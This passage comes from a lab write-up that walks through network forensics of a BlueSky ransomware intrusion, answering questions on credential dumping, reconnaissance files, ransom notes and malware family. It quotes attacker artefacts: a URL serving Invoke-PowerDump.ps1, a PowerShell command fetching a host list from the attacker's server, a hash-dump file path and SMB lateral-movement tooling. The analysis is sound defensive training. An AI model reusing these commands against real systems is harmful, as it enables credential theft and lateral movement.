
By filtering for traffic related to LSASS, the analysis focuses on detecting scripts or commands targeting this process, which is a common method for credential dumping.

The HTTP stream reveals that the attacker downloaded and executed a PowerShell script named Invoke-PowerDump.ps1 from the URL:
http://87.96.21.84/Invoke-PowerDump.ps1
This script is designed to dump password hashes from the local system’s registry, specifically requiring administrative privileges to escalate to SYSTEM permissions. The script references methods for reading registry data, extracting credentials, and dumping hashes stored by the operating system.
Invoke-PowerDump leverages PowerShell commands and memory-access techniques to bypass traditional defenses and retrieve sensitive credential data directly from LSASS or registry hives. It is part of a post-exploitation toolkit, as indicated by its reference to GitHub repositories for exploitation frameworks and examples of command usage.
This type of attack aligns with the MITRE ATT&CK technique T1003 (OS Credential Dumping) under the Credential Access (TA0006) tactic. Monitoring HTTP requests for suspicious scripts like Invoke-PowerDump.ps1 and restricting administrative access to LSASS memory are critical defenses against this attack vector.
Question 13
Question 13: Understanding which credentials have been compromised is essential for assessing the extent of the data breach. What’s the name of the saved text file containing the dumped credentials?
The Wireshark filter applied in the packet capture, http contains "Invoke-PowerDump.ps1", is designed to isolate HTTP traffic involving the specific PowerShell script Invoke-PowerDump.ps1. This script is associated with credential dumping and is often used by attackers to extract password hashes or sensitive data from compromised systems. Filtering traffic by this keyword helps focus on HTTP requests and responses related to the script’s download or execution, aiding in identifying malicious activity.

The HTTP stream reveals that the attacker downloaded and executed the Invoke-PowerDump.ps1 script from the server hosted at http://87.96.21.84. This script is designed to extract password hashes stored in the system, requiring administrative privileges to access sensitive areas, such as the Security Accounts Manager (SAM) database or LSASS memory. Within the stream, encoded commands are observed, indicating that the attacker encoded parts of the script using Base64 to obfuscate its actions and bypass detection mechanisms.
The encoded command is then decoded using CyberChef, revealing that the attacker executed the Invoke-PowerDump function and saved the extracted credentials to a file.

The decoded output explicitly shows the command used to write the dumped credentials into a text file stored at C:\ProgramData\hashes.txt.
This file contains the harvested credentials and serves as a staging point for the attacker to collect and exfiltrate the data. By analyzing the file name and its storage location, it is evident that the attacker intended to keep the file accessible for later retrieval while minimizing visibility by placing it in a commonly used directory.
Question 14
Question 14: Knowing the hosts targeted during the attacker’s reconnaissance phase, the security team can prioritize their remediation efforts on these specific hosts. What’s the name of the text file containing the discovered hosts?
The captured HTTP stream reveals the attacker’s use of PowerShell scripts to perform reconnaissance and credential-based attacks. During the reconnaissance phase, the attacker retrieved a list of target hosts from a text file stored on the attacker’s server.

The PowerShell command executed in the script fetches this file using the Invoke-WebRequest cmdlet. Specifically, the command:
1
$hostsContent = Invoke-WebRequest -Uri "http://87.96.21.84/extracted_hosts.txt" | Select-Object -ExpandProperty Content -ErrorAction Stop
This command downloads the file named extracted_hosts.txt from the attacker’s server at 87.96.21.84.

The content of this file likely contains a list of IP addresses or hostnames identified during the attacker’s reconnaissance phase. These hosts are potential targets for further exploitation, including lateral movement and privilege escalation.
The script processes the contents of this file to extract individual hosts and uses the Invoke-SMBExec cmdlet to attempt remote execution on the identified systems. Server Message Block is a network file-sharing protocol primarily used in Windows environments to enable applications and users to access files, printers, and other network resources. It allows systems to communicate and share data across a network by providing mechanisms for reading and writing files, managing directories, and performing authentication and authorization. SMB operates over TCP/IP using ports 139 and 445, making it a critical component for enterprise file sharing and administrative tasks. However, SMB is often targeted by attackers for lateral movement, credential theft, and remote code execution, especially when misconfigured or running outdated versions, as seen in exploits like EternalBlue used in ransomware attacks. Securing SMB involves enforcing strong authentication, disabling SMBv1, and applying the latest security patches to mitigate vulnerabilities.
The combination of retrieved credentials and the discovered hosts facilitates the attacker’s lateral movement within the network.
Question 15
Question 15: After hash dumping, the attacker attempted to deploy ransomware on the compromised host, spreading it to the rest of the network through previous lateral movement activities using SMB. You’re provided with the ransomware sample for further analysis. By performing behavioral analysis, what’s the name of the ransom note file?
Hashing is a cryptographic process that converts data, such as a file, into a fixed-length string, known as a hash value. Hashes are unique to the input data, making them ideal for verifying data integrity, detecting tampering, and identifying malware. Common hashing algorithms include MD5, SHA-1, and SHA-256, with SHA-256 being preferred due to its higher security. In malware analysis, hash values are used to identify and cross-reference samples against databases of known threats, such as VirusTotal or MalwareBazaar.

This hash was then submitted to VirusTotal, which is a threat intelligence platform that analyzes files and URLs for malicious behavior. Threat intelligence involves collecting and analyzing data about emerging threats, adversary techniques, and known malware to strengthen defenses and improve incident response. Tools like VirusTotal correlate hashes with known malware samples. This provides insights into the behavior, indicators of compromise (IOCs), and distribution methods of the analyzed files.
Behavioral analysis of the ransomware revealed its primary function: encrypting files and leaving ransom notes to demand payment. The malware appended the extension “.bluesky” to encrypted files and created ransom note files with the following names:
DECRYPT FILES BLUESKY #.html
DECRYPT FILES BLUESKY #.txt
These ransom notes were found in multiple locations, including system directories and user folders, such as:
C:\ DECRYPT FILES BLUESKY #.html C:\ DECRYPT FILES BLUESKY #.txt C:\Users\default\music\DECRYPT FILES BLUESKY #.txt
A ransom note is a file created by ransomware on a compromised system to inform victims that their data has been encrypted and to demand payment for its decryption. It typically provides instructions on how to pay the ransom, often in cryptocurrency, and may include deadlines or threats of permanent data loss if payment is not made. Ransom notes are usually dropped in multiple directories and alongside encrypted files to ensure visibility. They may also contain contact details for negotiating with the attackers. Analyzing ransom notes can provide valuable clues about the ransomware variant, cyber threat actors, and potential recovery options.
The ransom notes are critical indicators of compromise, as they typically contain payment instructions and contact details for the attackers. Identifying these files and correlating them with the malware hash helps security teams isolate affected systems, block further spread, and recover data if backups are available. Additionally, preventing SMB-based lateral movement and enforcing network segmentation can reduce the impact of such attacks.
Question 16
Question 16: In some cases, decryption tools are available for specific ransomware families. Identifying the family name can lead to a potential decryption solution. What’s the name of this ransomware family?
A malware family refers to a group of malicious programs that share similar code, behavior, and attack patterns, often created by the same threat actors or derived from a common source. Malware families are categorized based on their functionality, such as ransomware, trojans, or spyware, and their detection helps analysts understand how the malware operates and identify potential remediation steps. Recognizing the malware family also aids in finding available decryption tools, mitigation strategies, and indicators of compromise (IOCs) linked to previous attacks.

From the analysis, the provided ransomware sample has been identified as belonging to the BlueSky ransomware family. This is confirmed by the labels shown in the threat intelligence report.
Given the identification, security teams can check for decryption tools or recovery methods specific to the BlueSky ransomware family to potentially restore encrypted data without paying the ransom.
Conclusion
This lab was a great look into dissecting ransomware traffic over the network. This lab provided comprehensive hands-on experience analyzing a multi-stage ransomware attack, from initial reconnaissance and credential theft to lateral movement and ransomware deployment. Through network traffic analysis using Wireshark, I learned to identify port scanning activity, decode obfuscated PowerShell commands, extract plaintext credentials from unencrypted TDS communications, and trace the attacker’s progression through the cyber kill chain. The investigation demonstrated critical skills in artifact analysis, including examining scheduled tasks, registry modifications, credential dumping techniques, and SMB-based lateral movement. By correlating evidence across network captures and leveraging threat intelligence platforms like VirusTotal, the analysis successfully identified the BlueSky ransomware family and its associated indicators of compromise. This exercise reinforces the importance of network monitoring, proper encryption of sensitive communications, and implementing defense-in-depth strategies to detect and mitigate sophisticated ransomware attacks before they can cause widespread damage on enterprise systems.